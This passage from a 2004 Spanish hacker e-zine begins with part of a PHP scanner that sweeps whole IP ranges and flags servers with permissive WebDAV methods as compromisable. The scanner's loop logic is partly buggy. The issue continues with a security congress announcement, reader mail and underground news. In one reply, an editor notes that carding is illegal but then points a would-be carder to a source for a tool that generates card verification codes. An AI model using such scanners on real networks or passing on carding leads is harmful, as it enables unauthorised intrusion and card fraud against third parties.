-----------------------------------------------------------------------------------------------------------------------
VF : www.vulnfact.com : Webdav Remote Misconfig Scanner  by Rowter
Scan[$scan]\n";
         $fp = fsockopen($domain, 80, $errno, $errstr, 1);
         if ($errno == 0){
         fputs($fp, "OPTIONS / HTTP/1.0\r\nHost: ". $domain . "\r\n\r\nConnection:
         close\r\n\r\n");
         fflush($fp);
         $server = "";


         echo "HOST:[$domain] Checking Headers...\n";
         while (!feof($fp)) {
         $server .= fgets($fp);
         //var_dump($server);
         preg_match("%^HTTP/1.[01]\s*(\d+) *([^\n\r]*)(.*?)$%is",$server,$matches);

        $responsecode = $matches[1];
        $response = $matches[2];
        $headers = $matches[3];
if ($response !="OK")
        { echo "$responsecode $response\n";break;}

if (preg_match("/^Server\s(.*?)/",$headers,$match1))
        { print_r($match1); }

if (preg_match("/\bAllow:/",$headers)==1)
  {
if (preg_match("/DAV/",$headers)==1)
        {logtotxt("$domain: Has Webdav Enabled\n");}
if (stristr( $headers,"Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE,
PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK")) {
        echo $domain." Could be Compromised\n";
        //loging to a file the vuln sites
        logtotxt("$domain: Could be compromised with webDav\n");break;}
              else
```

```
        {echo "Server Not Vuln.\n"; break;}}}
flush();
fclose($fp);}
                else
        {echo "HOST:[$domain] Time Out\n;";}}

if ($argc < 2 ||  in_array($argv[1], array('--help', '-help', '-h','-?')))
{?>
VF : www.vulnfact.com : Check remotly if webdav is misconfig, by Rowter.
Scan Options: -s {Starting from}  -a {Class A} 192.0.0.0
                -e {Ending at}     -b {Class B} 192.168.0.0
                -w {Whole Class}    -c {Class C} 192.168.2.0
-------------------------------------------------------------------------------------------
Usage: <?php echo $argv[0];?> {HOST} {ScanForm} {Class}
Scaning examples:
<?
echo "
$argv[0] www.b0x.com --> search vuln host only
$argv[0] www.b0x.com -s -b --> starts on www.b0x.com ip class b
$argv[0] www.b0x.com -e -b  --> ends on www.b0x.com ip class b
$argv[0] www.b0x.com -w -b  --> scan the whole class b";
}
else {
//scanner test



$HOST=gethostbyname($argv[1]);
preg_match("/^(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.(\d{1,2}|
1\d\d|2[0-4]\d|25[0-5])\.(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])$/",$HOST,$scanthis);
$ip=$scanthis[0];
$node=$scanthis[1];
$A=$scanthis[2];
$B=$scanthis[3];
$C=$scanthis[4];

if ($ip==0)
{echo "Badly Structured IP, Please Check $argv[3];\n";die();}
if ($argv[2]=='')
{webdav($ip,"1");}

if ($argv[2]=='-w')
{
$count=0;
//Class C
if ($argv[3]=='-c')
{
for ($strt=0;$strt<=255;$strt++){
//run
$ip="$node.$A.$B.$strt";
$count++;
webdav($ip,$count);}
}

//Class B
if ($argv[3]=='-b')
{
$tempB=0;
for ($tempC=0;$tempC<=255;$tempC++)
```

```
{if ($tempC>=255){$tempC=0;$tempB++;}
if($tempB==255&&$tecmpC=255){Break;}
//run
$ip="$node.$A.$tempB.$tempC";
$count++;
webdav($ip,$count);
}}

//Class A
if ($argv[3]=='-a')
{
$tempB=0;
$tempA=0;
for ($tempC=0;$C<=255;$tempC++)
{if ($tempC>=255&&$tempB!=255){$tempC=0;$tempB++;}
if($tempB==255&&$tempC==255){$tempA++;$tempC++;$tempB=0;}
if($tempA==255&&$tempB==255&&$tempC==255-1){Break;}
//run
$ip="$node.$tempA.$tempB.$tempC";

$count++;
webdav($ip,$count);}}

}//end of -w

if ($argv[2]=='-e')
{

//Class C

if ($argv[3]=='-c')
{
for ($strt=0;$strt<=$C;$strt++){
//run
$ip="$node.$A.$B.$strt";
$count++;
webdav($ip,$count);}}

//Class B
if ($argv[3]=='-b')
{
$tempB=0;
for ($tempC=0;$tempC<=255;$tempC++)
{if ($tempC>=$C){$tempC=0;$tempB++;}
if($tempB==$B&&$tecmpC=$C){Break;}
//run
$ip="$node.$A.$tempB.$tempC";
$count++;
webdav($ip,$count);
}}

//Class A
if ($argv[3]=='-a')
{
$tempB=0;
$tempA=0;
for ($tempC=0;$C<=255;$tempC++)
{if ($tempC>=$C+1&&$tempB!=$B){$tempC=0;$tempB++;}
if($tempB==$B&&$tempC==$C){$tempA++;$tempC++;$tempB=0;}
```

```
if($tempA==$A&&$tempB==$B&&$tempC==$C-1){Break;}
//run
$ip="$node.$tempA.$tempB.$tempC";
$count++;
webdav($ip,$count);
}}

}//end of -e


if ($argv[2]=='-s')
{

//Class C
if ($argv[3]=='-c')
{for (;$C<=255;$C++){
//run
$ip="$node.$A.$B.$C";
$count++;
webdav($ip,$count);}}




//Class B
if ($argv[3]=='-b')
{$tempC=$scanthis[4];
for (;$C<=255;$tempC++)
{if ($tempC==255){$tempC=$C;$B++;}
if($B==255&&$tempC==254){Break;}
//run
$ip="$node.$A.$B.$tempC";
$count++;
webdav($ip,$count);
}}

//Class A
if ($argv[3]=='-a')
{
$tempC=$scanthis[4];
$tempB=$scanthis[3];
for (;$C<=255;$tempC++)
{if ($tempC>=255&&$tempB!=255){$tempC=$C;$tempB++;}
if($tempB==255&&$tempC==255){$A++;$tempC=$C;$tempB=$B;}
if($A==255&&$tempB==255&&$tempC==254){Break;}
//run
$ip="$node.$A.$tempB.$tempC";
$count++;
webdav($ip,$count);
}}

}//end of -s

}
?>
```

Paseando por los proyectos CDT

Por: Editor CDT

Mail de contacto: cdt_911@hotmail.com

Primero que nada parto diciendo, que teníamos un poco en la duerma como se dice los proyectos, aunque algunos seguían activos, como es el caso de las charlas en irc, el lab de nuevas tecnologías, etc por falta de tiempo que en este tiempo hemos tenido, casi la mayoría de los integrantes de CDT ya que como es sabido, casi todos estudiamos en la universidad, algunos trabajan o hacen las dosas a la vez. Esto nos ha ido quitando tiempo, como saben llego marzo todo hay que organizar para el año que se viene, pero no tampoco por eso dejaremos botados nuestros proyectos, muy por el contrario, en la venida de estos meses los vamos a reactivar con todas las fuerzas.

Empezaremos a poner uno a uno en funcionamiento otra ves nuestros proyectos, ya tenemos las comisiones listadas para cada uno y dentro de los meses de abril a mayo ya tendremos nuestro sitio web en funcionamiento y es ahí también donde daremos a conocer cada uno de los frutos de la mayoría de los ya citados proyectos CDT.

Por ahora podemos decir que se nos aun sumado dos nuevos proyectos, los cuales daremos a conocer con su debido orden de tiempo. Siendo el mas importante el congreso llamado " Por una cultura digital" el cual se llevara a cavo los meses de octubre de este año y en el cual se tratara la seguridad informática orientada a los tiempos de hoy en todo su esplendor.

La presentación de dicho congreso aun no tiene fecha definida, pero se sabe a ciencia sierta que sera en el mes de octubre y sera en la ciudad de Santiago de Chile, a él concurrirán diversos personajes del mundo de la seguridad informática y así también diversos individuos de grupos de seguridad y hackers tanto internacionales como nacionales.

Bueno para mayor información les dejo con el texto de presentación de dicho congreso.

Octubre 2004

Este primer congreso pionero en actividades y magnitud, será orientado a la seguridad en redes y sistemas informáticos, así también, a expandir y dar a conocer la cultura hacktivista, a las personas y empresas, el impacto social y los estigmas de la gente al toparse con la palabra hacker. Dar conocer que hacker no es sinónimo de ladrón o bandido cibernético, por el contrario, es de una persona entusiasta luchando por vencer obstáculos y trabajar con las tecnologías, entre muchas cosas más.

En este primer congreso a gran escala, se tratarán diversos aspectos de la seguridad informática y temas del mundo de los expertos en seguridad y hackers, tanto nacionales como internacionales. Trataremos a fondo dichos temas y el mundo de hoy, la importancia de las tecnologías seguras, los sistemas operativos robustos, la programación en entornos seguros, las redes en entornos seguros, protocolos de comunicación, etc. Exposiciones y talleres de expertos en este campo, así también hackers reconocidos tanto dentro y/o fuera de su país, formarán parte de este congreso y llegan a este rincón del mundo con el solo fin de propagar la cultura de la seguridad y temáticas orientadas al mundo de hoy, a la importancia de mantener las redes seguras, los peligros a los que están expuestos nuestros datos en Internet, la propagación del código libre y sistemas tales como Unix, Linux, BSD, etc.

Dejamos las puertas abiertas a la comunidad, publico en general, empresas, expertos en seguridad, profesores informáticos, técnicos, estudiantes y el sin fin de gente interesada, a comunicarse con nosotros a los correos que salen en su apartado, así también a posibles expositores que quieran estar presentes en este evento.

Temáticas a realizarse en el congreso.

1.- Charlas:

Expositores confirmados hasta el momento:

Nick: nahual

Nacionalidad: Mexicano

Tema a exponer Worms en unix y backdoors avanzados

Institución: Uno de los creadores del g-con (Congreso de seguridad mexicano)

Descripción: Profesional de la informática con años de experiencia en temas de seguridad

Nick k2

Nacionalidad: Estadounidense

Tema a exponer: Seguridad en redes wireless

Institución: @Stake

Descripción: Experto en seguridad informática

Como el congreso se realizara por tres días, tendremos una cantidad aun no definida de expositores que dictaran charlas y serán repartidos en diferentes días. Los horarios de las charlas serán desde las 3 de la tarde a las 6 de la tarde (horario modificable según visión y extensión de los temas a tratar).

La duración aproximadamente será de 45 minutos a una hora, con break de 10 minutos como máximo al culminar las charlas para responder a preguntas y dudas con respecto al tema dictado.

2.- Talleres:

Después de realizar las jornadas de charlas daremos pasos a los talleres, los cuales empezaran a las 6:30 o 7:00 de la tarde, cada taller tendrá una duración aproximada de una hora y 10 o 15 minutos para responder preguntas, inquietudes, etc.

Trataremos diversos temas que están siendo analizados por la comisión organizadora, tales como:

- Kernel panic
- Programación segura
- Ingeniería inversa
- Seguridad en entornos Unix/Linux
- Creación, propagación, infección y detección de gusanos informáticos
- Seguridad y protección en entornos de servidores

Entre otros más que se están analizando.

3.- NightParty:

Se realizaran las party, fueron organizadas para distender el ambiente, conocerse mas, charlar acerca de variados temas y si a esto también le agregamos desafíos, como por ej. la captura de banderas, demostraciones y otro tipo de cosas, será el espacio ideal para compartir tanto con los grupos de seguridad asistentes, expositores, y formar lazos de amistad, para así también quien sabe si llegar a acuerdos sobre otros posibles congresos, proyectos, etc. Tanto dentro, como fuera del país.

4.- Requisitos de exposiciones:

- Nombre completo del expositor
- Tema a exponer
- Mail de contacto
- País de residencia
- Empresa o institución

Material o trabajo explicativo sobre el tema, en formato, TXT, PDF o HTML, con imágenes, gráficos o algo fuera de letras. Dicho trabajo debe ser preparado responsablemente y entregado con meses de anticipación a la fecha del congreso.

Toda esta información, envíese a las direcciones del apartado Correos.

5.- Correos:

cdt_911@hotmail.com, sir-conan@entelchile.cl, bitburner@datafull.cl

Con lo que dice referencia al congreso, este ira sufriendo modificaciones acorde distintas circunstancias y al tiempo.

A si también ya estaremos implementado en nuestro sitio web, dentro de estos meses que se vienen, la base de datos pertinente para las inscripciones y mayor información, por ahora la pueden ver en foro powers. - http:// foro.powers.cl - Sección seguridad -

Esto es lo que dice referencia al proyecto mas grande en CDT y al cual le dictaremos todo el tiempo y responsabilidad para que esto resulte lo mejor posible.

Recordar que las reglas y la definición de los proyectos los encuentra en la edición CDT01 en la sección llamada Los proyectos CDT.

- Charlas CDT

Designado para llevar a cabo este proyecto [EL_CoNaN], atención lectores, los fines de semanas en el canal publico de CDT (server irc.cl canal #cdt) se dictaran charlas, con todo lo correspondiente a seguridad, programación, redes, electrónica, ingeniería inversa, etc.

- Laboratorio Unix/Linux

Designado para llevar a cabo este proyecto es _AlphaIce_ .

Este proyecto esta a puertas de ser lanzado, como explicamos en nuestras ediciones pasadas, este proyecto en particular se dará a conocer mediante boletines e informes que serán portados a nuestro sitio web. Así que dentro de ya los próximos meses empezaran a ver los frutos.

Hacemos un llamado explicito a la comunidad que lucha por el sofware libre, tanto en chile como en el extranjero, a que se acerquen a nosotros y así ayudarnos a llevar esto a cabo, ya que siempre las puertas están abiertas y la disposición de acoger gente, más aun en este tipo de proyectos.

- Laboratorio de nuevas tecnologías informáticas

Designados para llevar a cabo este proyecto son bitburner, darko y LeOn177.

Con referencia a este proyecto ya se han empezado a mover los hilos de la conducción y ya se tienen algunos textos que están siendo analizados y que ya saben, con la web serán levantados.

- Laboratorio viril

Este es uno de los proyectos que aun no hemos designado gente, ya que teníamos designado a nuestro buen amigo jtag, el cual sufrió algunos problemas y hemos perdido comunicación con el, pero ya pronto estaremos designando a las personas encargadas de este proyecto.

Bueno estos son los encargados de los diferentes proyectos CDT y como ya han de saber, sus mail están adjuntados en sus textos de producción en esta E-Zine y en las anteriores, para mayor información lo pueden hacer comunicándose a los mails de los encargados y al mail de CDT.

La columna del lector

Por: CDT Stuff

Mail de contacto: cdt_911@hotmail.com

Bueno acá como ya hemos hecho costumbre, van los mails que nos llegan al correo momentáneo de CDT, en el cual nos plantean ideas, sugerencias, preguntas, etc, Las que a través de este apartado, intentamos dar una repuesta lógica y concisa del punto al cual ustedes quieren llegar. Como es de costumbre y sabido, no se responden mails del tipo como hackeo Hotmail, como le entro al servidor de mi empresa, saben que esos mails son redireccionados a /dev/null xDD. Bueno sin más que decir acá vamos.

==========

De: nato rojas <nato_paisa@xxx.com>

Enviado el: February 13, 2004 2:17:53 AM

Para: cdt_911@hotmail.com

Asunto: tcl cvv

Tengo algunas preguntas sobre logmayo18.txt me gustaria saver si me puede ayudar con los tcl para eggdrops

Necesito saver su nick para saver si a ud al ke le devo poner la pregunta

EL_CoNaN, arknet o bitburner, cual de los 3 gracias por su tiempo

Muchas gracias por su tiempo e comenzado a leer casi todos los articulos de su sitio

me gustaria saver si me puede decir a donde puedo bajar el progama al cual tu le davas una order mas el cc y te dava los cvv.

y sobres los cursos o algo asi ke vi en su sitio me gustaria saver si es solo para la gente situada en chile o en cualkier lugar del mundo yo estoy en canada

Gracias por su tiempo

==========

Responde [EL_CoNaN]:

Bueno por lo que veo, estás interesado en lo que es el carding, eso me lo das entender por tu primera pregunta, te puedo responder que esto en muchos casos es ilegal y en contra de la ley, en Chile, es penado por la ley informática, así que primero te aconsejo que leas las leyes y artículos estipulados ahí. Es cosa de cada uno incurrir en ilícitos o no, así que de eso no puedo decir mucho.

Estabas preguntando por el tcl para eggdrops, al que se le pasa la orden de la tarjeta de crédito y te da el código de verificación, bueno ese código lo puedes encontrar en astalavista.com.

Sobre la segunda pregunta, lo del los cursos en realidad no son tal como tu los llamas, si no que son charlas, que dictamos en el servidor publico de CDT (IRC.CL / #CDT), estas charlas son abiertas a todo tipo de gente, tanto chilena como extranjera, y de libre acceso.

Bueno para mayor info te puedes poner en contacto con nosotros.

De: JAVIER HERNANDEZ RODRIGUEZ <mawito19@xxxx.com>

19 december 2003 2:43:19

Para: cdt_911@hotmail.com

Asunto: hola

hola, siento las molestias y me imagino que ye fundiran a correos como este, pero es que estoy empezando a usar el netcat y me interesa mucho. Tengo una gran pregunta, y solo te voy a ser una para no agobiar, quiero abrirle puertos un pc, entonces pongo Cms line: -l -v (ip del ordenador) -p (puerto que quiero abrir) apreto enter y me pone

(ip del ordenador que quiero abrir los puertos) inverse host lookup failed: h_errno 11004:

NO_DATA listening on [any] (puerto que quiero abrir). . . . .

y se me keda asi, y no se realmente que es lo k me esta haciendo, y lo que quiere decir el mensaje ese de inverse host lookup failed: h_errno 11004: NO_DATA

y se podrias ayudar te lo agradeceria mucho

---- Responde LeOn177:

Haber vamos hacerlo corto, para abrir un puerto en una maquina (local) lo que debes hacer es nc -l -p (puerto) donde (puerto), es el que debes elejir a abrir, seguramente el problema que tienes con el error que te tira, es porque pusiste la flag -v (verbose) y así, intentas hacer un inverse host lookup, para convertir la ip a un hostname, o el error puede ser por que estas intentando abrir un puerto en una maquina remota (victima) sin que esta tenga instalado el netcat.

Espero que esto te aclare tu duda, cualquier cosa, envías mail al correo ya señalado.

De: Marina Gabriela Perez Paredes <gabbil181@xxxx.es>

November 03, 2003 2:45:15 AM

Para: cdt_911@hotmail.com

Asunto: Hola!!

Hola!!

Bueno la charla fue programada esos dias cuando los parciales se acercan y la hora no la entiendo yo veo HEET.....aunque los temas estaban interesantes.

---- Responde [EL_CoNaN]:

Bueno esto dice referencias a las charlas que realizamos en irc.cl canal #cdt. Marina aquí las fechas son cambiante, las horas también, pero cuando preparamos una charla la damos a conocer con anticipación, en diferentes medios, tales como foros de seguridad, web, etc. y todo publico (como ya dije) puede participar de ellas.

De: Rodrigo <hackinghapy@xxxx.com>

27 october 2003 14:57:03

Para: <cdt_911@hotmail.com>

Asunto: hola buenos dias !!!

Buenos dias , quisiera saber donde seran impartidas las charlas que has mencionadas en el foro , que grupos asistiran y lugar fisico de la reunion, valor dle abono etc si es k existe gracias de antemano , a nosotros tb nos gustaria particcipar.

---- Responde [EL_CoNaN]:

Ya dejamos bien en claro con las respuestas anteriores esto mismo, esta abierto para todos y por lo demás no se cobra un peso. Se realizan en el canal #cdt server irc.cl

---

Bueno estos son los mail coherentes que llegaron a al correo, llegaron una infinidad de otro tipo, como los que mostré al comienzo de la lección, Como puedo hacer para espiar a alguien, como hackeo una

cuenta de Hotmail (este es el típico xDD), Cuanto cobran por hacer algún tipo de espionaje (este tipo estaba loco). Cosa que saben que este tipo de mail no llega a encontrar respuesta, al menos acá, y bueno muchos mas, pero como siempre optamos por la coherencia de los mail, que acá todos ellos serán respondidos.

Un saludo cordial a nuestros lectores y nos vemos en otra oportunidad.

Noticias del mundo under chile y el mundo

Por LeOn177

Mail de contacto: piso_server@hotmail.com

Acá estamos para darle la ultima información del under e informática en el mundo, así que relájense y lean el informe que preparamos para que puedan estar al tanto de lo que sucede en estos lados de la informática.

Falla en encontrada en GnuPG

Cliente de GnuPG (gpg) 1.2.2 y versiones anteriores, dejan en total libertad a intrusos para realizar un denial of service y a su vez ejecutar código arbitrario. Es así que esta falla tiene un nivel ALTO por que se puede perder valiosa información, y lo puede ejecutar cualquier persona remotamente.

Como dije anteriormente las versiones afectadas son:

1.2.1 - 1.2 - 1.2.2 - rc1.2.2 - rc1.2.3 - 1.3.3

Microsoft por fin ofrece algo gratis: 2 seminarios de seguridad

Como ven Microzoft y el tío Bill están preparando seminarios para los días 5 y 12 de febrero, a los cuales cualquier persona podrá anotarse para participar del evento llamado Security Day Technet.

Las demostraciones que harán (ni decir que son para los sistemas Windows), mostrarán el uso de herramientas de gestión de parches de seguridad para mantener seguros los sistemas.

Algunos de los secuaces del tío Bill que expondrán son: Claudio Vacalebre, que tratara el tema Gestión de Parches de Seguridad en entornos Microsoft, y otro personaje: Carlos Lacuna, mostrara la seguridad en su propia red corporativa en entornos Wireless y accesos remotos con Smart Card seguros.

Deface masivo a la nasa

Como ya sabemos nadie se salva de estar en la mira de los hackers o crackers, esta ocasión y una vez mas, fueron 30 sitios de la NASA los que estuvieron en la mira de un grupo Brasilero que a cada uno de los sitios penetrados le hicieron un defaced poniendo esta frase:

`”The war in iraq, kill is a playŽŽ”

Según algunas fuentes, los crackers Brasileros se aprovecharon de unos módulos de apache no deshabilitados y agregando script PHP habrían ganado acceso root.

Banda ancha se mete cada ves mas en los hogares Chilenos

Ya estamos a principios del 2004 y Chile se esta metiendo de lleno en lo que tiene que ver a las tecnologías de alta velocidad (ADSL), en el 2003 se pudo apreciar una subida de usuarios, más precisamente un 68%.

A su vez los informes indican que un 37% de la gente, tiene en sus hogares computadoras y cuentan con conexión de alta velocidad.

También para este año esperan una gran subida de clientes y bajada en los precios de las conexiones, espero que sea cierto, así que vamos Chile para arriba y mirar hacia el futuro.

Grandes espectativas para tux en el 2004

Ya hace tiempo Linux esta mostrando que puede pelearle al tío Bill, pero lo que se esta viendo es que mas y mas se mete en distintos lugares del mundo, esta vez está avanzando en Brasil donde varias entidades han optado por usar el sistema operativo linux por su gran ventaja de no pagar licencia y

demás, desde cybers hasta algunas escuelas, tomaron la opción de instalarlo y enseñar a sus alumnos y personan a utilizar los ordenadores con linux.

El creador de linux, habló sobre algunas predicciones que tiene respecto al año que entra en una entrevista de ComputerWorld Australia, dijo entre otras cosas que dicho sistema repuntará como sistema operativo para computadoras de casa.

Como sabrán, este sistema operativo ya tiene un fuerte uso en sistemas seguros, su buena programación y a la ves buen funcionamiento, seguridad, etc. etc., ahora entraran fuerte en el mundo de las computadoras de uso cotidiano, con cosas mas desarrolladas como el gestor de ventanas Blue Curve de Red Hat Linux (una mezcla de GNOME y KDE), también con el desarrollo del kernel linux, mas juegos y herramientas de trabajo para oficina prometen acercar al pingüino, a aquellos que aun no lo conocen.

Tolvards dice que será más difícil entrar en este mercado para casa, pero pensando en las muchas herramientas que se han venido desarrollando, podríamos llegar a computadoras con Linux Inside de fábrica, y al real uso de linux como plataforma hogareña.

Linus Torvalds: "Linux conquistará el escritorio del PC en el 2004" ¿Tendrá razón?, por lo que se esta dando en el mundo de los ordenadores creo que se puede decir SI.

Pederasta, caiste ahora te jodes

Un juez Británico tomo la decisión de encarcelar a un pederasta que fue acusado de acostarse con una niña de 14 años y seducir por Internet a otras niñas menores de edad. Pero no solo esto, si no, que le prohíben utilizar Internet y teléfono móvil por 5 años.

Esperamos que se siga adelante con estas investigaciones para castigar a los pederastas y así aplicar mano dura, no podemos dejar que estos locos toquen a menores y mantengan relaciones, es por eso que apoyamos firmemente la decisión del juez y esperamos que se hagan leyes más fuertes contra este tipo de situaciones.

Troj/Sefex.B. Se hace con todo lo del teclado en IE

Este troyano se ha reproducido y enviado masivamente a miles de ordenadores utilizando el conocido spam.

Se aprovecha de dos fallas que tiene el navegador del tío Bill, son fallos críticos y a su vez, al no tener el IE actualizado, uno pude quedar infectado. El atacante se aprovecha de código HTML malicioso para infectar a los usuarios...

El troyano llega a las victimas en correo con un archivo adjunto compreso en .ZIP

Podemos ver que llega con estas características:

Archivo adjunto: goldbank_cc.zip (11,553 bytes)

De: "office" <office@fbi.gov>

Asunto: It in your interests

Texto del mensaje:

You use illegal software!

We hereby inform you that your computer was

scanned under the IP 195.125.66.216. The contents

of your computer were confiscated as an evidence,

and you will be indicated.

If you recognize the fault - look attachment for

the further your actions.

We'll contact you later.

office@fbi.gov

Si nos infecta, lo que hará este troyano será capturar todo lo que escribimos, desde ya contraseñas, y copiarse con los nombres docs2.html-goldbank_cc.html

Para mas información visiten http://www.vsantivirus.com/

Impotante agujero de seguridad en Yahoo Messenger

Se ha detectado una falla de seguridad en las versiones 5.6.0.1351 y anteriores de Yahoo Messenger, la cual permite a un intruso ejecutar código arbitrario.

El problema se encuentra en un desbordamiento del buffer, lo cual se provoca cuando un usuario recibe un archivo con un nombre demasiado largo.

El intruso podrá ejecutar código y tener los mismos privilegios que el usuario del sistema, por lo que se considera un fallo critico.

Todos los usuarios que tengan las versiones afectadas por este fallo, la única manera de cerrarlo es instalar la nueva versión que es 5.6.0.1358

SCO, ataca a usarios del sistema operativo linux

La compañía SCO quiere demandar a usuarios que usan linux, hace poco demandaron a IBM por utilizar parte del código UNIX en el núcleo de linux, por eso SCO esta pidiendo una suma de dinero a usuarios, empresas y demás entidades, aunque IBM ya se esta preparando para defender a los usuarios de linux se piensa que el primero en ser demandado sea Linus Trovalds, en fin todos quieren ganar dinero haciendo de las suyas.

Windows 98 no muere y sigue dando fallas hasta el 2006

Hasta hace poco se pensaba que Windows 98 moriría dentro de poco, pero no fue así, un total giro por parte de Microsoft decide seguir adelante con Windows 98 y su soporte técnico hasta el 2006.

Supuestamente el 16 de enero del 2004 era la fecha de exterminación del soporte a Windows 98, 98SE y ME.

Seguramente se dieron cuenta de que muchos usuarios tienen instalado este sistema operativo y si lo sacan del mercado tendrían problemas, aunque mas de los que tienen no creo que asuste a los usuarios de Windows, se seguirán dando parches y aplicaciones, así que no se emocionen aun, que hasta el 2006 seguiremos conviviendo con ventanas 98, espero que Microsoft y sus secuaces caigan antes del 2006. /* Agregado en la edición: es el profundo deseo de CDT :D */

Como ven, Microsoft da la posibilidad de adquirir patente a mitad de precio y demás hardware para que los usuarios de Windows 98 se pasen a XP.

Fraudes bancarios de moda

Últimamente se ha dado la moda de engañar a usuarios que tengan cuentas bancarias, mediante el correo electrónico.

En si, la técnica se denomina phishing. Se envían mails a personas pidiéndoles datos confidenciales, lo más factible es que los usuarios insensatos den sus números de tarjetas (cc), es mas, muchos de ellos ya cayeron en este engaño, el texto que proviene desde el banco, pero que fue escrito por los delincuentes, es ingenioso y los usuarios caen fácil, en fin esto es lo que se dio en el ultimo tiempo y no creo que finalice.

Ya me despido, estas fueron algunas noticias interesantes aunque han quedado muchas sin nombran creo que tuvieron suficiente y ahora a esperar hasta la próxima E-Zine.

Despedida

Por: Editor CDT

Y llego la hora de decir adiós xDD.

Bueno no nos podemos despedir sin antes decir un par de palabras. Damos las gracias a todas las personas que día a día confían en nosotros como grupo y personalmente, damos las gracias a grupos de seguridad y de laboratorios como Vulnfact, Raza Mexicana y toda la gente en general que nunca se deja estar y siempre busca el mas allá, el traspasar una barrera puesta por los demás y que siempre se pueden romper.

Hoy terminamos nuestra cuarta edición y nuestra tarea, mente y espíritu nos dice que debemos ir por la quinta e ir cumpliendo también con todos los proyectos que tenemos en mente, para ustedes y nosotros.

Espero hallan disfrutado de este numero y hasta la próxima.

Cultura Digital Team // El tiempo no se detiene, CDT sigue dando que hablar y activo señores...